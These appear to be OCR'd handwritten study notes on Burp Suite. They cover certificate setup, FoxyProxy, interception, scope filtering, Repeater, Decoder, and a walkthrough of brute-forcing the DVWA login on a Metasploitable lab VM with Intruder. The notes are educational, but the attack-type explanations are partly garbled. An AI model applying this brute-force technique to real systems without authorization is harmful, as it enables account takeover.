* for get a secure connection you get the "Boopsuite CA certificate" it will help to create a secure connection when you modified the Request.

— to do that

--> firefox --> goto --> http://burp/ --> click on --> CA certificat

--> Download CA Certificate. [savefile] --> open that file --> Install certificate

• Current user [Recomended], ◉ Automaticaly, finish --> ok

* And you have to Install certifate on browser [manualy]

--> ☰ menu --> options --> on search Box [certificate] --> View Certificate

--> import --> select file "CA certificate.der" ☑ trust ☑ trust --> ok

Burpsuite

{Foxy Proxy}

-> earlier we set-up a burpsuite proxy

goto -> firefox --> menu -->option --> search = [proxy] --> Network setting -->

--> Auto-detect proxy setting for this nw -->OK

-> Now your browser is not connected to Burpsuite

* Now Install the foxy proxy

-> google --> foxyproxy --> FoxyProxy [addons.mozilla.org]

--> [+] Add to firefox --> Add

-> In to of browser there are extension of foxyProxy

--> click on foxyproxy extension --> options --> Add

title = Burpsuite , proxy Type = Default , Proxy IP = 127.0.0.1

port = 8080

--> Save --> click on extension again --> ✓ Burpsuite

* goto -> burpsuite & --> proxy --> Intercept --> [Intercept is on]

[On browser] -->goto -->google.com --> [Goto Burpsuite] --> check request is captore or not on --> proxy->Intercept

* If you want to turn of the connection -

--> foxyproxy extension --> turn off

Burpsuite — Manual Spidering 3

--> on FoxyProxy --> ☑ Burpsuite

--> Firefox --> goto tryhackme download try hack me

goto --> Burpsuite check request has been capture or not -->

proxy --> Intercept --> Intercept is on

Forward = forward this request to destination

Drop = Drop means delete the request

>_ Burpsuite --> proxy --> HTTP history

HTTP history = here you can see the request and response and request are going to server through user or website eg: fonts, extra library etc.

* If you want to change the request
  --> change on Proxy --> Intercept --> after change Forward --> the Intercept off

goto --> target --> sitemap --> you see lot of target [domain]
  --> select the domain right click on that --> Add to scope

--> to filter all the domain click on top of domain you see "filter : Hiding ~~"

- filter by request type
  - ☑ show only in scope items
  - ☑ Hide not-found
- filter by MIME type
  - ☑ HTML
  - ☑ other text
  - ☑ Script
  - ☑ Images
  - ☑ XML
  - ☑ Flash
  - ☑ CSS
- filter by status code
  - ☑ 2xx
  - ☑ 3xx
  - ☑ 4xx
  - ☑ 5xx
- folders
  - ☑ Hide ~~

--> click on https://tryhackme.com -- arrow on starting.

(46)

Burpsuite

Intruder

(47)

--> with the help of Intruder you can Brute force the request

--> Burpsuite --> Intruder --> Target <--> Position

Position :- here we define which part of the request we want to brute force
"P1 = position 1 value", "P2 = Position 2"

Payloads :- here you type Brute force example on "Payload option" set a value to replace the position. eg:- --> Add --> admin

Attack Type

Sniper :- It check all the combination

Battring ram :- It is one is two one, one one at a time

Cluster bomb :- If you have a multible payload you can use this

Pitch fork :- " " "

--> run metasploitable <--

--> firefox --> 192.168.0.101 (metasploitable)

--> new tab --> 192.168.0.101/dvwa (metasploitable)

--> username :- admin password :- Password --> Bruteforce --> enter user name and pwd

Burpsoite --> proxy --> HTTP history --> see get request

--> right click on request Box --> send to Intruder [Ctrl+I]

--> --> Intruder --> 2 --> positions

--> click on [clear §] --> now we bruteforce the admin

--> select username = "$admin$" --> [Add §] --> do same to password = "$$"

Select Attack type :- clusterbomb --> goto payload1 -->

--> payload set :-

Payload set [1] (Username) [2] (Password)

Payload Options

[Add] admin
Bhag

or You can paste wordlist


Burpsuite

Intruder

--> goto --> Intruder --> payload

payload set [2]

Payload options



Add | Kill

--> start attack

Repeater

Repeater :- You dont need to Intract with the browser here you can control ~~the~~ your request and response. testing the method like :- get, POST, PUT etc

--Burpsuite --> Repeater

--> goto --> Proxy --> HTTP history [open Dvwa Request] Right click on that -->

--> send to Repeater [ctrl + R]

- just change ~~password~~ in "request" and ~~then~~ click on "send"

Decoder

-->Burpsuite --> Decoder

--> Just type your text and decode and encode that text